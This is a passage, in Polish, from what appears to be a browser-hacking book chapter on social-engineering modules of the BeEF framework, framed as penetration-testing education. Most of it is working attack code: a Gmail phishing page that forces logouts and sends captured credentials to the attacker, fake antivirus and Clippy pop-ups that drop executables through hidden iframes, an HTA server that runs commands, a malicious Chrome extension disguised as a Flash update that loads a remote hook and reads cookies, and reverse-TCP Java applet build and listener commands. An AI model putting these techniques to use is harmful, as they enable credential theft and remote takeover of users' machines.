We wszystkich tych innych okolicznościach moduł oferuje również tryb ogólny, który umożliwia opublikowanie niestandardowego obrazu w oknie dialogowym. Moduł używa podobnego modalnego okna dialogowego przyciemniania tła, a po uruchomieniu inicjuje licznik czasu, który stale sprawdza aktualizacje nazwy użytkownika i monitów o hasło.

Wyłudzanie informacji w Gmailu

Innym soczystym celem tego rodzaju dynamicznych, osadzonych oszustw phishingowych jest oczywiście Gmail. W czerwcu 2012 r. usługa pocztowa Google została uznana za najpopularniejszą dostępną platformę poczty internetowej, przewyższając nawet Hotmail w czasie, gdy docierała do oszałamiającej liczby 425 milionów użytkowników w porównaniu z 360 milionami Hotmaila. I tak narodził się moduł „Gmail Phishing". Ten moduł BeEF, opracowany przez @floyd_ch, jest podobny do wcześniejszych modułów, ale różni się nieco wykonaniem. Przy pierwszym uruchomieniu moduł wykonuje następujące czynności:

```
document.title = "Google Mail: e-mail od Google";

beef.browser.changeFavicon("https://mail.google.com/favicon.ico");

wylogujGoogle();

displayPhishingSite();
```

Phish jest konfigurowany poprzez aktualizację tytułu bieżącego dokumentu, a następnie aktualizację ikony do pliku favicon.ico Google. Funkcja logoutGoogle() inicjuje niekończącą się pętlę, która nieustannie żąda funkcji wylogowania Google, która akurat nie ma kontroli anty-XSRF, i dlatego bez pytania wyloguje aktualnie zalogowanych użytkowników. Spowoduje to wylogowanie użytkowników, jeśli są zalogowani, lub zatrzyma ich wylogowanie, jeśli spróbują zalogować się gdzie indziej. Następnie funkcja displayPhishingSite() resetuje bieżący element document.body z treścią phishingową. Gdy cel prześle swoje dane do monitu logowania, moduł wysyła dane uwierzytelniające z powrotem do serwera BeEF, próbuje otworzyć nowe okno podpinając się z powrotem do BeEF, a na koniec przekierowuje je z powrotem na stronę logowania Google. Ze względu na poprzednią funkcję wylogowania cel będzie wyglądał, jakby powrócił na tę samą stronę, co wyłudzana zawartość, tak jakby za pierwszym razem błędnie wpisał swoje dane uwierzytelniające. Poniższy fragment kodu pokazuje ten kod:

```
window.open(http://browserhacker.com/rehook.html);

window.focus();

window.location = "https://accounts.google.com/ServiceLoginAuth";
```

Korzystanie z fałszywych aktualizacji oprogramowania

Często, gdy atakujesz docelową organizację, musisz wyskoczyć ze sfery przeglądarki i bardziej bezpośrednio na docelowe komputery. Aby postawić stopę w drzwiach, być może będziesz musiał najpierw nadużyć zaufania celu. Specjaliści ds. bezpieczeństwa są często postrzegani jako głosiciele niepewnych mas o tym, jak ważne jest aktualizowanie oprogramowania, zwłaszcza jeśli dostępne są wybitne łatki bezpieczeństwa. W rzeczywistości jednak nawet te środki ostrożności często nie wystarczają, zwłaszcza w obliczu exploitów dnia zerowego. W wielu przypadkach użytkownicy bez zastanowienia klikną przycisk Zainstaluj lub OK, gdy pojawią się monity z prośbą o aktualizację niezabezpieczonego oprogramowania. Wykorzystywanie pragnienia użytkownika, aby po prostu zająć się tym, co robi, jest wielkim zaufaniem do nadużywania, aby nie tylko wsadzić stopę w drzwi, ale także je szeroko otworzyć. Przestępcy często używają tej samej techniki, gdy próbują rozpowszechniać fałszywe oprogramowanie zabezpieczające lub złośliwe oprogramowanie. Na przykład pojawi się okno dialogowe z informacją, że oprogramowanie zabezpieczające użytkownika jest nieaktualne i musi zainstalować najnowszą wersję. Pobrane oprogramowanie oczywiście nie jest takie, jak się wydaje i często zawiera złośliwe ładunki lub fałszywe oprogramowanie antywirusowe, które wymaga uiszczenia opłaty za aktywację. Jeśli ofiara poda szczegóły płatności, oszustwo się powiodło. Czasami, aby bardziej skupić się na fałszywym oknie dialogowym, możesz najpierw przyciemnić resztę ekranu, korzystając z pełnoekranowego modalnego okna dialogowego lub okna. Pomoże w tym poniższa funkcja JavaScript:

```
function grayOut(vis) {

var dark=document.getElementById('darkenScreenObject');

if (!dark) {
```

```
var tbody = document.getElementsByTagName("body")[0];
var tnode = document.createElement('div');
tnode.style.position='absolute';
tnode.style.top='0px';
tnode.style.left='0px';
tnode.style.overflow='hidden';
tnode.style.display='none';
tnode.id='darkenScreenObject';
tbody.appendChild(tnode);
dark=document.getElementById('darkenScreenObject');
}
if (vis) {
var opacity = 70;
var opaque = (opacity / 100);
dark.style.opacity=opaque;
dark.style.MozOpacity=opaque;
dark.style.filter='alpha(opacity='+opacity+')';
dark.style.zIndex=100;
dark.style.backgroundColor='#000';
dark.style.width='100%';
dark.style.height='100%';
dark.style.display='block';
} else {
dark.style.display='none';
}
}
```

Podczas wykonywania grayOut(true) czarny element wypełni ekran z kryciem ustawionym na 70 procent. To wydaje się przyciemniać wszystko za tym. Wykonanie grayOut(false) zwróci atrybut wyświetlania elementu z powrotem na zero, co spowoduje jego ponowne ukrycie. Następna funkcja wyświetli kolejny element nad czarnym elementem, z fałszywym obrazem antywirusowym:

```
function avpop() {
avdiv = document.createElement('div');
```

```
avdiv.setAttribute('id', 'avpop');

avdiv.setAttribute('style', 'width:754px;height:488px;position:fixed;

top:50%; left:50%; margin-left: -377px; margin-top: -244px;

z-index:101');

avdiv.setAttribute('align', 'center');

document.body.appendChild(avdiv);

avdiv.innerHTML= '< img id=\'avclicker\'

src=\'http://browserhacker.com/avalert.png\' / >';

}
```


Kiedy avpop() jest wykonywane, tworzy kolejny element nad zaciemnionym elementem, w którym jest tylko obraz. Dołączając moduł obsługi kliknięcia do tego obrazu, możesz ukończyć pętlę:

```
$j('#avclicker').click(function(e) {

var div = document.createElement("div");

div.id = "download";

div.style.display = "none";

div.innerHTML=

"< iframe src='http://browserhacker.com/bad_executable.exe'

width=1 height=1 style='display:none' >< /iframe >";

document.body.appendChild(div);

$j('#avpop').remove();

grayOut(false);

});
```

Po kliknięciu fałszywego obrazu AV ładowana jest niewidoczna ramka IFrame, która pobiera plik wykonywalny z http://browserhacker.com/bad_executable.exe. Następnie usunie fałszywe wyskakujące okno dialogowe i usunie czarny element tła, przywracając stronę do poprzedniego stanu. Oczywiście istnieją ograniczenia tej metody - spowoduje to po prostu pobranie pliku wykonywalnego. Zamiast udostępniać plik wykonywalny, jak w poprzednim przykładzie, jeśli przechwyconą przeglądarką jest Internet Explorer, możesz nakłonić użytkownika do uruchomienia aplikacji HTML (HTA). Krótko mówiąc, aplikacje HTA zawierają wszystkie funkcje przeglądarki Internet Explorer bez narzucania ścisłego modelu zabezpieczeń i interfejsu użytkownika przeglądarki. Na przykład bezpieczeństwo strefy jest ignorowane podczas uruchamiania kodu w aplikacji HTA. Mógłbyś łatwo wchodzić w interakcję z systemem plików, uzyskiwać dostęp do rejestru, a nawet wykonywać polecenia. Z tego powodu aplikacje HTA były powszechnie wykorzystywane do złośliwych celów już w 2007 i 2008 roku. Co zaskakujące, aplikacje HTA nadal działają w najnowszym programie Internet Explorer i dlatego są nadal postrzegane jako skuteczny wektor ataku. Poniższy kod to prosty serwer WWW Ruby, który obsługuje małą aplikację HTA:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
class Hta < Sinatra::Base
before do
content_type 'application/hta'
end
get "/application.hta" do
"< script>new ActiveXObject('WScript.Shell')" +
".Run('calc.exe')</script >"
end
end
@routes = {
"/" => Hta.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = false
Thin::Logging.debug = true
puts "[#{Time.now}] Thin ready"
@thin.start
```


Nakłonienie celu do otwarcia http://browserhacker.com:4000/application.hta powoduje wyświetlenie okna dialogowego z ostrzeżeniem na rysunku:




Jak pokazano na rysunku, wygląda na to, że aplikacja HTA została opracowana przez Microsoft, mimo że tak nie było. Okno dialogowe ostrzeżenia nie zawiera nawet żadnych wskazówek dotyczących źródła pliku, co pomoże w nakłonieniu użytkownika do kliknięcia przycisku Zezwól. W takim przypadku, jeśli użytkownik zezwoli na wykonanie, uruchomi się calc.exe. Możesz sprawdzić bardziej zaawansowany przykład ataku na browserhacker.com. Aby zoptymalizować ten atak, automatycznie zainstalowane rozszerzenie przeglądarki może być skuteczniejszym ładunkiem, ale zależy to od Twojej sytuacji i przeglądarki docelowej. Aby faktycznie wykonać ładunek, musiałbyś w końcu uruchomić następujący JavaScript w przeglądarce docelowej:

```
grayOut(true);

avpop();
```


BeEF zawiera tę samą logikę w swoim module „Fake AV", a po uruchomieniu obiekt docelowy zobaczy coś podobnego do rysunku




Kolejnym modułem socjotechniki w BeEF jest moduł „Fake Flash Update". Zamiast po prostu nakłonić użytkownika do pobrania pliku wykonywalnego, spróbuje zmusić użytkownika do zainstalowania złośliwego rozszerzenia przeglądarki, jak pokazano na poniższych rysunkach. W tym przypadku złośliwe rozszerzenie wdraża i wykonuje odwrócony ładunek Meterpretera. Część 7 poświęcona jest rozszerzeniom, więc ten rozdział nie będzie tutaj zagłębiał się w szczegóły.




Po kliknięciu przez użytkownika przycisku Instaluj, Firefox wyświetli okno dialogowe z ostrzeżeniem, jak na rysunku.



Ostrzeżenia na tym się nie kończą. Jeśli użytkownik kliknie przycisk Zezwól, zostanie wyświetlone kolejne okno dialogowe potwierdzenia instalacji, jak pokazano na rysunku.




Gdy użytkownik kliknie ostatni przycisk Zainstaluj teraz, złośliwe rozszerzenie zainstaluje się, a następnie poprosi użytkownika o ponowne uruchomienie przeglądarki, jak pokazano na rysunku.



FIREFOX EXTENSION DROPPER

BeEF jest również dostarczany z modułem o nazwie „Firefox Extension Dropper", którego można używać podczas wykonywania ocen socjotechnicznych i czerwonych zespołów. Złośliwe rozszerzenie osadza plik binarny, który jest uruchamiany, gdy tylko użytkownik zezwoli na zainstalowanie rozszerzenia.

Ponadto, jak pierwotnie zademonstrował Michael Schierl, ponowne uruchomienie przeglądarki po zainstalowaniu rozszerzenia nie jest konieczne, ponieważ do ataku wykorzystywane jest rozszerzenie z ładowaniem początkowym. Ponieważ Firefox jest jedyną przeglądarką, która jest atakowana, możesz chcieć automatycznie uruchomić ten moduł. W ten sposób, gdy tylko przeglądarka zostanie zaczepiona, użytkownik zostanie poproszony o zainstalowanie złośliwego rozszerzenia. Jak można się domyślić na podstawie poprzednich rysunków, wybrany moduł jest skierowany do przeglądarki Firefox. Nie martw się, nie zostawiliśmy wszystkich fanów Chrome w tyle. Na szczęście moduł jest dostarczany z opcjonalnym ładunkiem ukierunkowanym na Chrome. Od wersji 20 Chrome nie można już instalować rozszerzeń Chrome z dowolnego miejsca poza legalnym sklepem Google Chrome. Jednak badania przeprowadzone przez Luca Carettoniego i Michele Orrú zidentyfikowały25 sposób na obejście tego. Odkryli, że Google nie analizował ani nie badał pod kątem złośliwych i backdoorowych rozszerzeń Chrome przed ich udostępnieniem w sklepie. To rozszerzenie zostało następnie wykorzystane do uzyskania dostępu do portalu w chmurze www.meraki.com użytkownika poprzez kradzież wszystkich jego plików cookie, nawet tych oznaczonych jako HttpOnly. Rysunek pokazuje złośliwe rozszerzenie, gdy jest dostępne w sklep Chrome.



Złośliwe rozszerzenie Chrome składa się z kilku obrazów i dwóch plików, pliku manifest.json i powiązanego background.js. Plik manifest.json zawierał następujące elementy:

```
{
"name": "Adobe Flash Player Security Update",
"manifest_version": 2,
"version": "11.5.502.149",
"description":
"Updates Adobe Flash Player with latest security updates",
"background": {
"scripts": ["background.js"]
},
"content_security_policy":
"script-src 'self' 'unsafe-eval' https://browserhacker.com;
object-src 'self'",
"icons": {
"16": "icon16.png",
"48": "icon48.png",
"128": "icon128.png"
},
"permissions": [
"tabs",
"http://*/*",
"https://*/*",
"file://*/*",
"cookies"
]
}
```

A plik background.js zawierał następujące elementy

```
d=document;
e=d.createElement('script');
e.src="https://browserhacker.com/hook.js";
```

d.body.appendChild(e);

Element background w pliku manifest.json wskazuje, że plik background.js zostanie wykonany przez rozszerzenie. Plik background.js tworzy nowy element skryptu w bieżącym dokumencie, wskazując z powrotem na hak BeEF. Ponieważ rozszerzenie działa w przeglądarce i kontroluje wszystkie karty, gdy tylko użytkownik otworzy Chrome, będziesz kontrolować wszystko, co dzieje się w przeglądarce za pośrednictwem BeEF. Złośliwe rozszerzenia przeglądarki są przez cały czas aktywnie wykorzystywane do niegodziwych celów. Jeden z pierwszych doniesień medialnych na temat tych ataków dotyczył złośliwych rozszerzeń przeglądarki Firefox i Chrome wymierzonych w brazylijskich użytkowników Facebooka. Chcieć wiedzieć więcej? Więcej szczegółów na temat rozszerzeń przeglądarki znajdziesz w Części 7.

Korzystanie z Clippy

Asystent pakietu Office firmy Microsoft, bardziej znany jako Clippy, był koncepcją firmy Microsoft dotyczącą inteligentnego narzędzia pomocy, które pomagało użytkownikom w pakiecie Microsoft Office. Wydany w 1997 roku był zmorą wszystkich niczego niepodejrzewających użytkowników pakietu Office – gdy mieli zacząć pisać dokument, stary dobry Clippy wyskakiwał i zadawał im serię pytań. Biedny Clippy złapał taki błąd ze strony użytkowników, w tym pracowników Microsoftu, że ostatecznie został wycofany z Office 2007.27 Nick Freeman i Denis Andzakovic byli dość smutni widząc, że Clippy odchodzi, i tak narodził się moduł „Clippy”. Avery Brooks skonstruował oryginalny kod w swoim projekcie „Heretic Clippy”, dostępnym na http://clippy.ajbnet.com/. Powstały moduł BeEF to konfigurowalny Clippy dla przeglądarki napisany w całości w JavaScript. Domyślnie moduł próbuje nakłonić użytkownika do pobrania pliku wykonywalnego. Skonstruowany w wysoce modułowy sposób, moduł „Clippy” zapewnia pewien stopień elastyczności w jego wdrażaniu i użytkowaniu. Sercem Clippy jest kontroler Clippy, który definiuje domyślne opcje i umieszcza Clippy oraz jego okna dialogowe w dolnym rogu przeglądarki. W metodzie run() dla kontrolera Clippy możesz dodać dowolną liczbę zestawów obiektów HelpText, a każdy z nich będzie losowo wyskakiwał przy każdym ponownym uruchomieniu Clippy. Metoda run() również buduje i zanika w obiekcie ClippyDisplay. Zaimplementowany w tym celu kod wygląda następująco:

```
Clippy.prototype.hahaha = function() {

var div = document.createElement("div");

var _c = this;

div.id = "heehee";

div.style.display = "none";

div.innerHTML="<iframe src='http://browserhacker.com/calc.exe'

width=1 height=1 style='display:none'></iframe>";

document.body.appendChild(div);

_c.openBubble("Thanks for using Clippy!");

setTimeout(function () { _c.killClippy(); }, 5000);

}
```

Wywołanie funkcji _c.openBubble() otwiera nowe okno dialogowe PopupDisplay, które wygląda jak dymek z Clippy. Funkcja zabija również Clippy za pomocą wywołania funkcji _c.killClippy(). Jest to podpięte do Clippy w jego metodzie run(), gdy dodaje obiekt HelpText, jak widać tutaj:

```
var Help = new HelpText("Would you like to update your browser?");

Help.addResponse("Yes",function() { _c.hahaha(); });

Help.addResponse("Not now", function() {

_c.killClippy();

setTimeout(function() {

new Clippy().run();

}, 5000);

});

this.addHelp(Help,true);
```

Ten obiekt HelpText, Help, zawiera domyślne pytanie i dwie odpowiedzi. Odpowiedź Yes wykonuje wcześniejszą funkcję hahaha(), a odpowiedź Nie teraz zabija Clippy'ego, a następnie ponownie uruchamia Clippy'ego w ciągu 5 sekund. Wywołanie funkcji this.addHelp() dodaje obiekt Help do Clippy, co pozwala na dodanie większej liczby pytań do słownika Clippy, jeśli chcesz. Chociaż ten moduł z pewnością ma pewną wartość komediową, w rzeczywistości niektórzy ludzie mogą słusznie upaść aby wyświetlić okno dialogowe Clippy z prośbą o aktualizację oprogramowania. W związku z tym jego wykorzystanie jako mechanizmu do upuszczania plików wykonywalnych na komputer ofiary jest nadal potencjalnie pomocne.

Korzystanie z podpisanych apletów Java

Do tej pory poznałeś wiele metod nakłaniania użytkownika do wykonywania czynności w Twoim imieniu. Obejmują one wyświetlanie fałszywych monitów logowania i inne próby wyłudzenia informacji w celu nakłonienia użytkownika do ujawnienia poufnych informacji. Inną powszechną techniką jest próba nakłonienia użytkownika do uruchomienia złośliwego kodu, który może mieć uprawnienia do wykonywania poleceń całkowicie poza przeglądarką, na przykład za pomocą podpisanych apletów Java. Techniczne aspekty tych ataków zostały dokładniej omówione w części 8, ale społeczny aspekt oszukiwania użytkowników jest z pewnością przeszkodą, którą należy się zająć. Moduł „Java Payload” BeEF, początkowo dodany w 2009 roku, próbuje załadować podpisany aplet Java do aktualnie podłączonej sesji przeglądania. Załadowany z możliwością odwrotnej łączności TCP, moduł „Java Payload” może być dołączony do przejętej strony użytkownika za pośrednictwem BeEF, a jeśli użytkownik otrzyma uprawnienia do uruchamiania, może być następnie używany do wykonywania dowolnych poleceń na komputerze docelowym. Jak wspomniano wcześniej, Java jest nadal powszechnie używana przez wiele dużych przedsiębiorstw. Nawet w obliczu Click to Play limitations, ataki te są nadal bardzo przydatne w przypadku użytkowników korzystających z w pełni załatanych wersji Javy. Ten sentyment jest wspierany przez ludzi z Immunity, którzy również skomentowali dalsze korzystanie z podpisanych apletów Java w tych scenariuszach. Jeśli aplet jest podpisany za pomocą legalnego certyfikatu do podpisywania kodu, takiego jak ten oferowany przez firmę Symantec lub dowolny inny dostawca SSL, aplet nie wyświetli użytkownikowi okna dialogowego zabezpieczeń. Aby zwiększyć prawdopodobieństwo, że aplet wykona się przy minimalnych ostrzeżeniach bezpieczeństwa, warto kupić certyfikat do podpisywania kodu. BeEF opiera się na JavaPayload Michaela Schierla. Po

pobraniu musisz zbudować ładunek dla ofiary. Jedną z korzyści płynących z używania JavaPayload jest możliwość określenia wektora ataku, którego chcesz użyć. JavaPayload może być skompilowany nie tylko jako aplet, ale także jako ogólny agent do dołączenia do istniejącego procesu Java. Bardziej zaawansowane użycie, które może się przydać w określonych sytuacjach, obejmuje makro OpenOffice BeanShell (napisane w Javie) oraz loader JDWP (Java Debugger Wire Protocol). Zakładając, że wszystkie wymagania wstępne są spełnione, z wiersza polecenia można zbudować ładunek, wykonując następujące czynności:

java -cp JavaPayload.jar javapayload.builder.AppletJarBuilder ReverseTCP

To polecenie utworzy plik Applet_ReverseTCP.jar. Zanim będziesz mógł ją wypchnąć ofierze, musisz ją podpisać. W celach demonstracyjnych możesz samodzielnie podpisać plik JAR. Jednak, jak wspomniano wcześniej, aby zmniejszyć prawdopodobieństwo wykrycia, można go również podpisać za pomocą legalnego certyfikatu. Aby samodzielnie podpisać plik JAR, wykonaj następujące czynności z wiersza poleceń, co spowoduje utworzenie pliku klucza zgodnie z opisem:

keytool -keystore <keyfile > -genkey

jarsigner -keystore < keyfile > Applet_ReverseTCP.jar mykey

Gdy aplet zostanie wykonany na komputerze docelowym, spróbuje połączyć się z powrotem z twoim komputerem. Dlatego ważne jest, aby pamiętać, aby uruchomić słuchacza przed wykonaniem tego ładunku w stosunku do celu. Aby uruchomić słuchacza, wykonaj następujące czynności z wiersza poleceń:

java -cp JavaPayload.jar javapayload.handler.stager.\

StagerHandler ReverseTCP < Listening IP >\

< Listening TCP Port > -- JSh

Moduł „Java Applet” opiera się na funkcji beef.dom.attachApplet() firmy BeEF, której dla zwięzłości nie pokazaliśmy tutaj, ale możesz sprawdzić na https://browserhacker.com. Kod JavaScript wymagany do załączenia wcześniej utworzonego apletu byłby podobny do tego:

beef.dom.attachApplet(applet_id,

applet_name,

'javapayload.loader.AppletLoader',

null,

applet_archive,

[{'argc':'5',

'arg0':'ReverseTCP',

'arg1':attacker_ip,

'arg2':attacker_port,

'arg3':'--',

'arg4':'JSh'}]

);

Funkcja wykorzystuje następujące opcje konfiguracyjne:

■ applet_id - losowy identyfikator apletu.

■ applet_name - losowa nazwa apletu; nic nie powstrzymuje tego przed byciem czymś takim jak „Microsoft”.

■ applet_archive - adres URL do utworzonego wcześniej pliku Applet_ReverseTCP.jar.

■ ip_atakującego - adres IP usługi nasłuchiwania.

■ attacker_port - port TCP usługi nasłuchiwania.

Aby naprawdę zoptymalizować ten atak, zwłaszcza w świetle pojawiających się okien dialogowych Java, warto przeprowadzać te ataki z dodatkowymi oszukańczymi fałszerstwami treści lub innymi sztuczkami socjotechnicznymi. Może to być tak proste, jak wyświetlenie fałszywego powiadomienia o treści „Przepraszamy, ale z powodu zmian w konfiguracji naszej strony internetowej możesz otrzymać okno dialogowe z ostrzeżeniem apletu, jest to oczekiwane i musi zostać zaakceptowane, w przeciwnym razie zawartość nie będzie dostępna. ”

PODPISANY APLET

Jeśli JavaPayload nie odpowiada Twoim potrzebom, użyj modułu „Signed Applet Dropper” BeEF. Działa podobnie do „Zakraplacza rozszerzenia Firefox”. Różnica polega na tym, że gdy użytkownik docelowy zezwala na uruchomienie podpisanego apletu (jeśli jest podpisany niezaufanym certyfikatem podpisywania kodu), aplet pobiera dynamicznie dropper i wykonuje go. Dropper jest następnie usuwany po wykonaniu. Dropper może z łatwością być plikiem binarnym z backdoorem Meterpretera, który łączy się z powrotem z obsługą wsteczną za pośrednictwem kanału komunikacyjnego HTTPS lub DNS. Nie musisz używać Meterpretera; możesz użyć dowolnego narzędzia zdalnego dostępu (RAT). Kierowanie na Internet Explorera może osiągnąć najlepsze wyniki, ponieważ w momencie pisania tego tekstu brakowało w nim pełnej implementacji Click to Play. Po wykonaniu cel połączy się z powrotem z twoim odbiornikiem Java, a terminal powinien odpowiedzieć, wyświetlając „!” postać. Stamtąd możesz wpisać help, aby wyświetlić listę polece, takich jak ls, która wyświetli zawartość bieżącego folderu. W części ósmej będziesz dalej badać zdalne wykonywanie kodu, w szczególności wykonywane przez wykorzystywanie wtyczek. Oczywiście, gdy ten poziom dostępu zostanie uzyskany na komputerze docelowym, nic nie stoi na przeszkodzie, abyś wykonał dowolne polecenia.

Jak dowiedziałeś się w tej sekcji, liczba sposobów, w jakie można złamać zaufanie użytkownika, jest dość duża. Rzeczywiście, techniki te w żaden sposób nie mają odzwierciedlać wszystkich dostępnych sztuczek, jakie mogą znaleźć w rękawie testera penetracyjnego. W tej sekcji należy również zauważyć, że wiele z tych technik wywodzi się z czystej przestrzeni socjotechniki. W rzeczywistości wiele z tych przykładów jest wdrażanych za pomocą podejścia warstwowego, w którym stosuje się pewien stopień inżynierii społecznej, aby następnie wykorzystać problem techniczny w przeglądarkach lub ich różne rozszerzenia.

Ataki na prywatność

